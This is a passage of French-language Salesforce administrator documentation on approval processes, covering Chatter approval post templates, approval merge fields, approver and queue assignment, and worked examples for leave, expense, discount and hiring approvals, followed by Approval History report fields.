- La suppression d'un champ personnalisé entraîne son retrait de tout modèle de publication d'approbation qui le référence. Les publications existantes ne sont pas affectées. L'annulation de la suppression du champ personnalisé entraîne sa restauration dans la liste des champs disponibles, mais pas dans les modèles de publication d'approbation qui le contenaient.
- La suppression (ou l'annulation de la suppression) d'un objet personnalisé entraîne également la suppression (ou l'annulation de la suppression) de ses modèles de publication d'approbation associés et de toute publication de demande d'approbation existante dans les fils Chatter.
- Si vous renommez un objet personnalisé, les modèles de publication d'approbation qui lui sont associés sont mis à jour en conséquence.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Création d'un modèle de publication Chatter

Considérations relatives aux approbations

## Création d'un modèle de publication Chatter

Identifiez les champs à afficher dans une publication de demande d'approbation.

1. Dans Configuration, saisissez *Modèles de publication* dans la case Recherche rapide, puis sélectionnez **Modèles de publication**.
2. Cliquez sur **Nouveau modèle**.
3. Sélectionnez l'objet pour votre modèle.
4. Cliquez sur **Suivant**.
5. Saisissez le nom et la description du modèle.
6. Si vous souhaitez définir ce modèle par défaut pour l'objet associé, sélectionnez **Par défaut**.
7. Ajoutez jusqu'à quatre champs pour afficher la publication de la demande d'approbation.

   Nous recommandons de placer les champs de texte les plus longs, notamment les commentaires ou la description, en bas de la page.
8. Enregistrez vos modifications.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des modèles de publication de demande d'approbation :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Choix de modèles de notification de demande d'approbation

Considérations relatives aux modèles de publication Chatter pour des demandes d'approbation

# Considérations relatives aux approbations

Avant d'automatiser un déclenchement avec un processus d'approbation, tenez compte des limitations de la fonctionnalité.

Les utilisateurs ne peuvent pas déterminer quel processus d'approbation est déclenché en cliquant sur **Soumettre pour approbation**. Informez les utilisateurs sur les critères applicables à chaque processus d'approbation et le rôle de chaque processus d'approbation. Si l'enregistrement ne remplit pas les critères d'entrée ou si les utilisateurs ne sont pas des émetteurs autorisés pour les processus d'approbation, Salesforce affiche une erreur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Considérations relatives à la configuration des approbations

Lors de la création ou de la modification d'un processus d'approbation, tenez compte de la compatibilité des approbations avec d'autres fonctionnalités. Avant de commencer, esquissez les étapes de votre processus d'approbation.

Champs de fusion des approbations

Les champs de fusion d'approbations comprennent `{!ApprovalRequest.fieldName}` et `{!ApprovalRequestingUser.fieldName}`. Ils sont pris en charge dans certains modèles d'e-mails et renvoient des valeurs différentes selon le statut de l'instance du processus d'approbation.

Considérations relatives à la définition d'approbateurs

Lorsque vous spécifiez des approbateurs pour une étape d'approbation donnée, ou pour une étape unique si vous utilisez l'assistant de démarrage rapide, tenez compte des points ci-dessous.

Considérations relatives à la gestion des approbations

Lors de la gestion de processus d'approbation existants, notamment pour les activer et les supprimer, tenez compte des points ci-dessous.

CONSULTER ÉGALEMENT :

- Considérations relatives à la réponse aux approbations par e-mail
- Considérations relatives aux approbations dans Chatter
- Approbations : fonctionnalités non disponibles dans Salesforce1
- Considérations relatives aux rapports Historique des approbations
- Restrictions des processus d'approbation dans des ensembles de modifications

## Considérations relatives à la configuration des approbations

Lors de la création ou de la modification d'un processus d'approbation, tenez compte de la compatibilité des approbations avec d'autres fonctionnalités. Avant de commencer, esquissez les étapes de votre processus d'approbation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Objet associé**

Si l'objet d'approbation est un objet de détail d'une relation principal-détails, le champ `Propriétaire` n'est pas disponible pour les présentations de page d'approbation ou les modèles de publication d'approbation.

**Critères d'approbation**

Dans les critères d'approbation (les critères de l'entité ou de l'étape), ne référencez pas des expressions génèrent des valeurs aléatoires. Ainsi, si les critères doivent être évalués une nouvelle fois, l'enregistrement est toujours évalué de la même façon.

**Compatibilité avec d'autres fonctionnalités**

- Les flux peuvent supprimer des enregistrements en attente d'approbation.
- Concevez des actions automatisées que vous pouvez utiliser pour des règles de workflow et des processus d'approbation.

**Actions de la mise à jour de champs dans les approbations**

- Un processus d'approbation peut spécifier une action de mise à jour de champ qui réévalue les règles de workflow pour l'objet mis à jour. Toutefois, si les règles de workflow réévaluées comprennent une mise à jour de champ d'objet croisé, ces mises à jour de champ d'objet croisé sont ignorées.
- Les mises à jour de champs exécutées en tant qu'actions d'approbation ne déclenchent pas de règles de workflow ni de processus d'autorisation.

**Anticipation des erreurs**

Examinez le contenu des erreurs d'approbation. Vous pourrez ainsi anticiper les problèmes courants et configurer votre processus d'approbation en conséquence.

CONSULTER ÉGALEMENT :

Que signifient ces erreurs d'approbation ?

Configuration d'un processus d'approbation

Considérations relatives aux actions automatisées

Considérations relatives aux modèles de publication Chatter pour des demandes d'approbation

## Champs de fusion des approbations

Les champs de fusion d'approbations comprennent `{!ApprovalRequest.fieldName}` et `{!ApprovalRequestingUser.fieldName}`. Ils sont pris en charge dans certains modèles d'e-mails et renvoient des valeurs différentes selon le statut de l'instance du processus d'approbation.

Conseil: L'émetteur n'est pas toujours l'utilisateur actif. Pour des modèles d'e-mail personnalisés, utilisez `{!ApprovalRequestingUser.fieldName}` à la place de `{!User.fieldName}`.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### À quel emplacement les champs de fusion des approbations sont-ils utilisés ?

Vous pouvez utiliser des champs de fusion de processus d'approbation dans les modèles d'e-mail, mais pas dans les modèles de publipostage. À l'exception de `{!ApprovalRequest.Comments}`, les champs de fusion d'approbation nommés `{!ApprovalRequest.field_name}` dans des modèles d'e-mail renvoient des valeurs uniquement dans des e-mails d'attribution d'approbation et des alertes par e-mail de processus d'approbation. Lorsqu'ils sont utilisés dans d'autres e-mails (notamment des alertes par e-mail de règles de workflow), les champs de fusion d'approbation renvoient `null`.

### Quelles sont les valeurs fournies par un champ de fusion ?

La valeur générée par un champ de fusion ApprovalRequest dépend de l'étape du processus d'approbation.

- Dans l'e-mail de demande d'approbation, un champ de fusion renvoie le nom de l'émetteur et le nom de la première étape.
- Une fois la demande approuvée, le champ de fusion renvoie le nom de l'approbateur le plus récent et le nom de la deuxième étape, si applicable.
- Pour les actions suivantes, une valeur de champ de fusion renvoie l'étape précédente terminée.

- Pour une étape d'approbation qui nécessite l'approbation unanime de plusieurs approbateurs, `{!ApprovalRequest.Comments}` renvoie uniquement les derniers commentaires saisis dans les e-mails.

CONSULTER ÉGALEMENT :

Modèle par défaut pour les réponses d'approbation par e-mail

Gérer les modèles d'e-mail

## Considérations relatives à la définition d'approbateurs

Lorsque vous spécifiez des approbateurs pour une étape d'approbation donnée, ou pour une étape unique si vous utilisez l'assistant de démarrage rapide, tenez compte des points ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Les utilisateurs qui disposent des autorisations ci-dessous peuvent répondre aux demandes d'approbation, même s'ils ne sont pas des approbateurs désignés.
  - Modifier toutes les données
  - Modifier tout pour un objet
- Assurez-vous que l'approbateur attribué a accès en lecture aux enregistrements des demandes d'approbation. Par exemple, un utilisateur qui ne veut pas afficher les enregistrements de dépenses ne peut pas afficher les demandes d'approbation des dépenses.
- Les processus d'approbation qui autorisent les utilisateurs à sélectionner manuellement un approbateur leur permettent également de se sélectionner en tant qu'approbateur.
- Vous pouvez attribuer plusieurs fois une demande d'approbation au même utilisateur dans une seule étape. Cependant, Salesforce envoie une seule demande à l'utilisateur.
- Lorsqu'un enregistrement entre dans une étape d'approbation et que le processus d'approbation renvoie ensuite à cette étape :
  - Si l'utilisateur qui a répondu **ne figure pas dans la liste des approbateurs désignés et dispose de l'autorisation « Modifier toutes les données » ou « Modifier tout » pour l'objet**, il remplace l'approbateur d'origine dans la liste des approbateurs.
  - Si l'utilisateur qui a répondu **figure dans la liste des approbateurs désignés**, la liste des approbateurs reste inchangée pour cette étape. Ce comportement s'applique même si les valeurs de champ qui désignent les approbateurs ont été modifiées.

  Par exemple, la première étape d'un processus demande l'approbation d'un responsable de l'utilisateur. Si la demande d'approbation est refusée à la deuxième étape, la demande revient à la première étape. Le tableau ci-dessous présente les conséquences pour la liste des approbateurs.

| Si... | L'approbateur désigné est... |
|---|---|
| Le responsable de l'utilisateur a répondu initialement à la demande d'approbation. | Le responsable |
| Le responsable de l'utilisateur a répondu initialement à la demande d'approbation. Depuis, le responsable de l'utilisateur a changé. | Le responsable d'origine<br>Le nouveau responsable n'est pas un approbateur désigné pour cette étape. |
| Un utilisateur qui dispose de l'autorisation « Modifier toutes les données » a répondu initialement à la demande d'approbation. | L'utilisateur qui dispose de l'autorisation « Modifier toutes les données »<br>Il remplace le responsable de l'utilisateur dans la liste des approbateurs désignés pour cette étape. |

## Attribution d'étapes d'approbation à des files d'attente

Vous pouvez attribuer des demandes d'approbation à une file d'attente uniquement si l'objet associé prend en charge les files d'attente. La réponse d'approbation par e-mail n'est pas prise en charge pour les processus qui attribuent l'approbation à une file d'attente.

Lorsque l'approbateur attribué est une file d'attente :

- Tout membre de la file d'attente peut approuver/refuser une demande d'approbation attribuée à la file d'attente.
- Les e-mails de demande d'approbation sont envoyés à l'adresse e-mail de la file d'attente. Si la file d'attente est configurée pour envoyer un e-mail aux membres, les e-mails de demande d'approbation sont envoyés aux membres de la file d'attente, sauf si les préférences d'approbation sont configurées pour ne jamais recevoir les e-mails de demande d'approbation.
- Les notifications par e-mail à une file d'attente ne sont pas destinées à une audience externe. Par conséquent, `{!ApprovalRequest.External_URL}` renvoie l'URL interne équivalente.
- Les notifications Salesforce1 de demandes d'approbation ne sont pas envoyées aux files d'attente. Pour chaque étape d'approbation impliquant une file d'attente, nous recommandons l'ajout d'utilisateurs individuels en tant qu'approbateurs assignés, afin qu'au moins ces personnes puissent recevoir les notifications de demande d'approbation dans Salesforce1. Pour avoir à la fois des files d'attentes et des utilisateurs individuels en tant qu'approbateurs assignés, sélectionnez `Affecter automatiquement à des approbateurs` au lieu de `Affecter automatiquement à une file d'attente` dans l'étape d'approbation.
- Lorsqu'une demande d'approbation est refusée et retournée à l'approbateur précédent, et que celui-ci est une file d'attente, la demande d'approbation est attribuée à l'utilisateur l'ayant approuvée, au lieu de la file d'attente.
- La liste associée Historique des approbations précise le nom de la file d'attente dans la colonne `Attribué à`, et celui de l'utilisateur ayant réellement approuvé/refusé la demande d'approbation dans la colonne `Approbateur réel`.

CONSULTER ÉGALEMENT :

Identification des approbateurs attribués à une étape d'approbation
Considérations relatives aux approbations

## Considérations relatives à la gestion des approbations

Lors de la gestion de processus d'approbation existants, notamment pour les activer et les supprimer, tenez compte des points ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Autorisations administratives**

Les utilisateurs qui disposent de l'une des autorisations ci-dessous sont considérés comme des administrateurs d'approbation.

- Autorisation « Modifier tout » au niveau de l'objet l'objet en question
- Autorisation utilisateur « Modifier toutes les données »

Les administrateurs d'approbation peuvent :

- Approuver ou refuser les demandes d'approbation en attente sans faire partie du processus d'approbation
- Modifier les enregistrements qui ont été approuvés pour approbation

**Activation des processus d'approbation**

- Un processus d'approbation doit être constitué d'au moins une étape pour pouvoir être activé.
- Avant d'activer votre processus d'approbation, testez-le dans votre organisation sandbox Salesforce.
- Une fois un processus d'approbation activé, vous ne pouvez pas ajouter, supprimer ou modifier l'ordre des étapes, ni changer, refuser ou ignorer le comportement de ce processus, même si le processus est inactif.

**Surveillance des processus d'approbation en cours**

Les rapports standard pour les demandes d'approbation sont inclus dans les dossiers Rapports administratifs et Rapports sur les activités.

**Suppression de processus d'approbation**

Avant de supprimer un processus d'approbation :

1. Assurez-vous qu'il est inactif.
2. Supprimez également les demandes d'approbation en attente associées et supprimez-les de la Corbeille.

CONSULTER ÉGALEMENT :

Vérification d'un processus d'approbation

Activation d'un processus d'approbation

Gestion de plusieurs demandes d'approbation

Considérations relatives aux approbations

## Exemples de processus d'approbation

Appuyez-vous sur ces exemples de processus d'approbation standard pour créer le vôtre.

Exemple de processus d'approbation : Demandes de congés payés

La plupart des sociétés demandent à leurs employés de remplir une demande de congés payés, ensuite approuvée par leur responsable. Au cours de ces trois phases, voici comment automatiser un processus de demande de congés payés en une seule étape grâce à Salesforce.

Exemple de processus d'approbation : Rapports sur les dépenses

Si votre société exige des rapports sur les dépenses rédigés par les employés et approuvés par un responsable, vous pouvez automatiser ce processus dans Salesforce. Utilisez cet exemple pour créer un processus d'approbation des rapports sur les dépenses en deux étapes pour tous les employés de votre siège social. Il spécifie que les dépenses inférieures à 50 $ sont automatiquement approuvées, que celles supérieures ou égales à 50 $ nécessitent l'approbation d'un responsable, et que celles supérieures à 5 000 $ nécessitent l'approbation supplémentaire de deux vice-présidents. Cet exemple présente un processus d'approbation parallèle et l'option « else ».

Exemple de processus d'approbation : Opportunités d'escompte

Les opportunités bénéficiant d'un escompte de plus de 40 % nécessitent l'approbation d'un PDG. Utilisez cet exemple pour créer un processus d'approbation en une étape.

Exemple de processus d'approbation : Candidats à un poste

Lorsque votre société fait passer un entretien à des candidats pour un poste, vous pouvez avoir plusieurs niveaux d'approbation avant qu'une lettre d'offre soit envoyée. Utilisez cet exemple pour créer un processus d'approbation en trois étapes nécessitant l'approbation de plusieurs niveaux de direction.

## Exemple de processus d'approbation : Demandes de congés payés

La plupart des sociétés demandent à leurs employés de remplir une demande de congés payés, ensuite approuvée par leur responsable. Au cours de ces trois phases, voici comment automatiser un processus de demande de congés payés en une seule étape grâce à Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Préparation de votre organisation

Avant de créer le processus d'approbation :

- Si vous n'avez pas encore d'objet personnalisé pour suivre vos demandes de congés payés, créez un objet personnalisé et un onglet appelé Demandes de congés payés. Ajoutez les champs appropriés à vos demandes de congés payés, tels que `Date de début`, `Date de fin` et `Nom de l'employé`.
- Créez le modèle d'un e-mail informant les approbateurs qu'une demande d'approbation doit être vérifiée. Dirigez des utilisateurs vers la page d'approbation dans Salesforce en incluant des champs de fusion de processus d'approbation.

### Création d'un processus d'approbation

Utilisez l'assistant de démarrage automatique pour créer un processus d'approbation de l'objet personnalisé Demande de congés payés et spécifiez les éléments suivants :

- Sélectionnez le modèle d'e-mail créé pour ce processus d'approbation.
- Ne spécifiez pas de critères de filtrage. Ainsi, les Demandes de congés payés sont incluses dans ce processus d'approbation, quels que soient leurs attributs.
- Sélectionnez l'option `Attribuer automatiquement un approbateur à l'aide d'un champ de hiérarchie personnalisé ou standard`, puis choisissez le champ `Responsable`.
- L'assistant de démarrage automatique sélectionne automatiquement le responsable de l'enregistrement comme la seule personne pouvant soumettre des demandes de congés payés.

Conseil: Pour permettre à l'émetteur de retirer la soumission d'une Demande de congés payés :

1. Cliquez sur **Modifier** puis sélectionnez **Utilisateurs effectuant la soumission initiale**.
2. Sélectionnez `Autoriser les utilisateurs effectuant la soumission à rappeler des demandes d'approbation`.

### Conclusion

Une fois le processus d'approbation créé, ajoutez la liste associée Historique des approbations à la présentation de page de l'objet Demande de congés payés.

Conseil: Pensez à ajouter la liste associée Éléments à approuver à la présentation de vos pages d'accueil personnalisées. Les utilisateurs peuvent ainsi afficher instantanément les demandes d'approbation en attente de réponse.

Si elle est disponible, utilisez votre sandbox pour tester le processus d'approbation, puis activez-le.

CONSULTER ÉGALEMENT :

- Définition d'un objet personnalisé
- Gérer les modèles d'e-mail
- Création d'un processus d'approbation à l'aide de l'Assistant de démarrage automatique
- Préparation de votre organisation pour les approbations

## Exemple de processus d'approbation : Rapports sur les dépenses

Si votre société exige des rapports sur les dépenses rédigés par les employés et approuvés par un responsable, vous pouvez automatiser ce processus dans Salesforce. Utilisez cet exemple pour créer un processus d'approbation des rapports sur les dépenses en deux étapes pour tous les employés de votre siège social. Il spécifie que les dépenses inférieures à 50 $ sont automatiquement approuvées, que celles supérieures ou égales à 50 $ nécessitent l'approbation d'un responsable, et que celles supérieures à 5 000 $ nécessitent l'approbation supplémentaire de deux vice-présidents. Cet exemple présente un processus d'approbation parallèle et l'option « else ».

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Préparation de votre organisation

Avant de créer le processus d'approbation :

- Si vous n'avez pas encore d'objet personnalisé pour suivre vos dépenses, créez un objet personnalisé et un onglet appelé Rapports sur les dépenses. Ajoutez les champs appropriés, tels que `Montant`, `Description`, `Statut`, `Date de début` et `Date de fin`.
- Créez le modèle d'un e-mail informant les approbateurs qu'une demande d'approbation doit être vérifiée. Dirigez des utilisateurs vers la page d'approbation dans Salesforce en incluant des champs de fusion de processus d'approbation.
- Créez un champ personnalisé appelé `Office Location` dans l'objet utilisateur. Attribuez la valeur « HQ » aux utilisateurs qui travaillent dans les bureaux du siège social.

### Création d'un processus d'approbation

Créez un processus d'approbation en utilisant l'objet personnalisé Rapport sur les dépenses et en spécifiant les éléments suivants :

- Les critères de filtrage de ce processus d'approbation sont *`Utilisateur actuel : Bureau égal à Siège social`*. Les enregistrements doivent satisfaire à ce critère pour être soumis à ce processus d'approbation.
- Sélectionnez le champ `Responsable` comme approbateur automatique suivant.
- Créez le modèle d'un e-mail informant les approbateurs qu'une demande d'approbation doit être vérifiée. Dirigez des utilisateurs vers la page d'approbation dans Salesforce en incluant des champs de fusion de processus d'approbation.
- Choisissez le responsable de l'enregistrement ou tout autre utilisateur auquel vous souhaitez donner la possibilité de soumettre des rapports sur les dépenses.
- Créez deux étapes d'approbation :
  1. Créez une étape intitulée *`Étape 1 : Approbation du responsable`* avec les spécifications suivantes :
     - Nommez cette étape *`Étape 1 : Approbation du responsable`*.
     - Sélectionnez `Effectuez cette étape si les` et choisissez **critères sont remplis**. Choisissez aussi **approuver l'enregistrement** pour l'option `sinon`.
     - Définissez les critères de filtrage sur : *`Dépenses : Montant supérieur ou égal à 50`*.
     - Dans l'option `Affecter automatiquement à des approbateurs`, sélectionnez le responsable de l'utilisateur qui soumet la demande.
     - Si nécessaire, sélectionnez `Le délégué de l'approbateur peut également approuver cette demande` pour permettre à l'utilisateur qui figure dans le champ `Approbateur délégué` d'approuver les demandes.
  2. Créez une deuxième étape d'approbation intitulée *`Étape 2 : Approbation de plusieurs VP`*, puis spécifiez les éléments suivants :
     - Utilisez les critères de filtre *`Montant des dépenses supérieur ou égal à 5000`*.

- Choisissez `Affecter automatiquement à des approbateurs` et sélectionnez deux utilisateurs ayant un rôle de VP.
- Sélectionnez l'option `Nécessite l'approbation UNANIME de tous les approbateurs sélectionnés`. La demande est approuvée uniquement si les deux utilisateurs désignés l'approuvent.
- Si nécessaire, sélectionnez `Le délégué de l'approbateur peut également approuver cette demande` pour permettre à l'utilisateur qui figure dans le champ `Approbateur délégué` d'approuver les demandes.
- Sélectionnez `Effectuer UNIQUEMENT les actions de refus pour cette étape...` afin que la demande revienne au responsable pour qu'il y apporte des modifications si l'un des VP la refuse.

Conseil: Envisagez de créer les actions d'approbation finale suivantes :

- Définissez une mise à jour de champ pour attribuer automatiquement la valeur Approuvée au champ `Statut`.
- Envoyez une notification d'approbation à l'utilisateur qui a soumis le rapport sur les dépenses.
- Envoyez à votre système financier back-office un message sortant demandant l'impression d'un chèque de remboursement.

### Conclusion

Une fois le processus d'approbation créé, ajoutez la liste associée Historique des approbations à la présentation de page de l'objet Rapport sur les dépenses.

Conseil: Pensez à ajouter la liste associée Éléments à approuver à la présentation de vos pages d'accueil personnalisées. Les utilisateurs peuvent ainsi afficher instantanément les demandes d'approbation en attente de réponse.

Si elle est disponible, utilisez votre sandbox pour tester le processus d'approbation, puis activez-le.

CONSULTER ÉGALEMENT :

Définition d'un objet personnalisé
Gérer les modèles d'e-mail
Création de champs personnalisés
Configuration d'un processus d'approbation
Préparation de votre organisation pour les approbations

## Exemple de processus d'approbation : Opportunités d'escompte

Les opportunités bénéficiant d'un escompte de plus de 40 % nécessitent l'approbation d'un PDG. Utilisez cet exemple pour créer un processus d'approbation en une étape.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Préparation de votre organisation

Avant de créer le processus d'approbation :

- Créez le modèle d'un e-mail informant les approbateurs qu'une demande d'approbation doit être vérifiée. Dirigez des utilisateurs vers la page d'approbation dans Salesforce en incluant des champs de fusion de processus d'approbation.
- Créez les champs personnalisés suivants pour des opportunités :
  - Un champ de pourcentage appelé `Pourcentage de remise`, qui permet aux utilisateurs de saisir une remise sous forme de pourcentage.
  - Un champ de case à cocher appelé `Remise approuvée`, pour indiquer si le PDG a accordé la remise.

### Création d'un processus d'approbation

Créez un processus d'approbation en utilisant l'objet Opportunité et en spécifiant les éléments suivants :

- Le critère de filtre de ce processus d'approbation est `Pourcentage de l'escompte supérieur ou égal à 0.4`. Les enregistrements doivent satisfaire à ce critère pour être soumis à ce processus d'approbation.
- Il n'est pas nécessaire de sélectionner un champ personnalisé comme approbateur automatique suivant. Vous spécifierez plus tard que le PDG doit approuver toutes les demandes.
- Sélectionnez le modèle d'e-mail créé pour ce processus d'approbation.
- Indiquez le responsable d'enregistrement comme seul utilisateur à pouvoir soumettre une demande de remise pour approbation.
- Créez une étape d'approbation sans préciser de critères de filtrage, car tous les enregistrements soumis devront être approuvés ou refusés.
- Sélectionnez `Affecter automatiquement à des approbateurs` et le nom de votre PDG.
- Si nécessaire, sélectionnez `Le délégué de l'approbateur peut également approuver cette demande` pour permettre à l'utilisateur qui figure dans le champ `Approbateur délégué` d'approuver les demandes.
- Envisagez de créer les actions d'approbation finale suivantes :
  - Alerte par e-mail pour informer l'utilisateur qui a soumis la demande de remise.
  - Mise à jour de champ pour sélectionner automatiquement la case à cocher `Remise approuvée` de l'opportunité.

### Conclusion

Une fois le processus d'approbation créé, ajoutez la liste associée Historique des approbations aux présentations de page d'opportunités appropriées.

**Conseil:** Pensez à ajouter la liste associée Éléments à approuver à la présentation de vos pages d'accueil personnalisées. Les utilisateurs peuvent ainsi afficher instantanément les demandes d'approbation en attente de réponse.

Si elle est disponible, utilisez votre sandbox pour tester le processus d'approbation, puis activez-le.

CONSULTER ÉGALEMENT :

- Gérer les modèles d'e-mail
- Création de champs personnalisés
- Configuration d'un processus d'approbation
- Préparation de votre organisation pour les approbations

## Exemple de processus d'approbation : Candidats à un poste

Lorsque votre société fait passer un entretien à des candidats pour un poste, vous pouvez avoir plusieurs niveaux d'approbation avant qu'une lettre d'offre soit envoyée. Utilisez cet exemple pour créer un processus d'approbation en trois étapes nécessitant l'approbation de plusieurs niveaux de direction.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Préparation de votre organisation

Avant de créer le processus d'approbation :

- Si vous n'avez pas encore d'objet personnalisé pour suivre les candidats, créez un objet personnalisé et un onglet appelé Candidats. Ajoutez les champs appropriés, tels que `Salaire`, `Offre étendue` (case à cocher) et `Date d'embauche`.

- Créez le modèle d'un e-mail informant les approbateurs qu'une demande d'approbation doit être vérifiée. Dirigez des utilisateurs vers la page d'approbation dans Salesforce en incluant des champs de fusion de processus d'approbation.

## Création d'un processus d'approbation

Créez un processus d'approbation en utilisant l'objet personnalisé Candidat avec les spécifications suivantes :

- Ne saisissez pas de critères de filtrage car vous souhaitez que toutes les offres soumises soient approuvées.
- Sélectionnez le champ `Responsable` comme approbateur automatique suivant.
- Sélectionnez le modèle d'e-mail créé pour ce processus d'approbation.
- Choisissez le responsable de l'enregistrement ou tout autre utilisateur auquel vous souhaitez donner la possibilité de soumettre des lettres d'offre.
- Créez trois étapes d'approbation :

  1. Créez une étape intitulée *`Étape 1 : Approbation du responsable`* :
     - Aucun filtre n'est nécessaire car vous souhaitez que tous les enregistrements accèdent à cette étape.
     - Dans l'option `Affecter automatiquement à des approbateurs`, sélectionnez le responsable de l'utilisateur qui soumet la demande.
     - Si nécessaire, sélectionnez `Le délégué de l'approbateur peut également approuver cette demande` pour permettre à l'utilisateur qui figure dans le champ `Approbateur délégué` d'approuver les demandes.
  2. Créez une deuxième étape intitulée *`Étape 2 : Approbation du VP`* :
     - Aucun filtre n'est nécessaire car vous souhaitez que tous les enregistrements accèdent à cette étape.
     - Sélectionnez `Laisser l'utilisateur sélectionner l'approbateur` afin de permettre au responsable de sélectionner le VP chargé de l'approbation de la demande.
     - Si nécessaire, sélectionnez `Le délégué de l'approbateur peut également approuver cette demande` pour permettre à l'utilisateur qui figure dans le champ `Approbateur délégué` d'approuver les demandes.
     - Sélectionnez `Effectuer UNIQUEMENT les actions de refus pour cette étape...` afin que la demande revienne au responsable pour qu'il y apporte des modifications si le VP la refuse.
  3. Créez une troisième étape intitulée *`Étape 3 : Approbation du directeur financier`* :
     - Aucun filtre n'est nécessaire car vous souhaitez que tous les enregistrements accèdent à cette étape.
     - Sélectionnez `Affecter automatiquement à des approbateurs` et le nom de votre directeur financier.
     - Si nécessaire, sélectionnez `Le délégué de l'approbateur peut également approuver cette demande` pour permettre à l'utilisateur qui figure dans le champ `Approbateur délégué` d'approuver les demandes.
     - Sélectionnez `Effectuer toutes les actions de refus pour cette étape ET toutes les actions de refus final. (Final Rejection)` afin que les lettres d'offre refusées par le directeur financier soient définitivement rejetées.

**Conseil:**

- Envisagez de créer les actions d'approbation finale suivantes :
  - Alerte par e-mail pour informer l'utilisateur qui a soumis la demande de lettre d'offre.
  - Mise à jour de champ pour sélectionner la case à cocher `Offre étendue`.
- Envisagez de créer les actions de refus final suivantes :
  - Alerte par e-mail pour notifier le responsable qu'aucune suite ne sera donnée à l'offre.

### Conclusion

Une fois le processus d'approbation créé, ajoutez la liste associée Historique des approbations à la présentation de page de l'objet Candidats.

Conseil: Pensez à ajouter la liste associée Éléments à approuver à la présentation de vos pages d'accueil personnalisées. Les utilisateurs peuvent ainsi afficher instantanément les demandes d'approbation en attente de réponse.

Si elle est disponible, utilisez votre sandbox pour tester le processus d'approbation, puis activez-le.

CONSULTER ÉGALEMENT :

- Définition d'un objet personnalisé
- Gérer les modèles d'e-mail
- Configuration d'un processus d'approbation
- Préparation de votre organisation pour les approbations

## Rapports Historique des approbations

Si vous créez un type de rapport personnalisé pour des instances de processus d'approbation, les utilisateurs peuvent afficher les détails de l'historique des processus d'approbation terminés et en cours, ainsi que leurs étapes individuelles.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Champs disponibles pour les rapports Historique des approbations

Si vous créez un type de rapport personnalisé avec une Instance de processus en tant qu'objet principal et un Noeud d'instance de processus en tant qu'objet associé, vous pouvez créer des rapports Historique des approbations avec diverses combinaisons de champs qui permettent d'afficher l'historique détaillé des processus d'approbation exécutés et en cours, avec leurs étapes individuelles.

### Exemples de rapports Historique des approbations

Examinez les exemples de rapport pour apprendre comment obtenir des données d'historique des approbations.

### Considérations relatives aux rapports Historique des approbations

Compréhension des limitations et des comportements spéciaux lors de la création et l'affichage de rapports Historique des approbations, qui présentent l'historique détaillé des processus et des étapes d'approbation.

CONSULTER ÉGALEMENT :

- Création d'un type de rapport personnalisé pour l'historique des approbations

## Champs disponibles pour les rapports Historique des approbations

Si vous créez un type de rapport personnalisé avec une Instance de processus en tant qu'objet principal et un Noeud d'instance de processus en tant qu'objet associé, vous pouvez créer des rapports Historique des approbations avec diverses combinaisons de champs qui permettent d'afficher l'historique détaillé des processus d'approbation exécutés et en cours, avec leurs étapes individuelles.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Instance du processus

Une instance de processus représente une instance d'un processus d'approbation. Une nouvelle instance de processus est créée chaque fois qu'un enregistrement est soumis pour approbation.

| Champ | Description |
|---|---|
| `Processus d'approbation : Nom` | Nom du processus d'approbation. |
| `ID d'instance du processus d'approbation` | ID de l'instance du processus d'approbation. |
| `Date de fin` | Date et heure auxquelles l'instance du processus d'approbation a été terminée ou rappelée.<br>Si aucun critère d'étape n'est rempli et que l'enregistrement est automatiquement approuvé ou automatiquement refusé, les valeurs `Date de fin` et `Date de soumission` sont identiques. |
| `Jours écoulés` | Durée qui sépare la soumission de l'enregistrement pour approbation et la fin ou le rappel du processus d'approbation. |
| `Heures écoulées` | |
| `Minutes écoulées` | |
| `Dernier acteur : Nom complet` | Nom complet du dernier utilisateur ayant participé à l'instance du processus d'approbation.<br>Si aucun critère d'étape n'est rempli et que l'enregistrement est automatiquement approuvé ou automatiquement refusé, les valeurs `Dernier acteur : Nom complet` et `Auteur de la soumission : Nom complet` sont identiques. |
| `Type d'objet` | Type d'objet de l'enregistrement qui a été soumis pour approbation. |
| `Nom de l'étape en attente` | Nom de l'étape d'approbation à laquelle l'enregistrement attend l'approbation ou le refus. |
| `Nom de l'enregistrement` | Nom de l'enregistrement qui a été soumis pour approbation. |
| `Statut` | Statut de l'instance du processus d'approbation. |

| Champ | Description |
|---|---|
| `Date de soumission` | Date et heure de soumission de l'enregistrement pour approbation. |
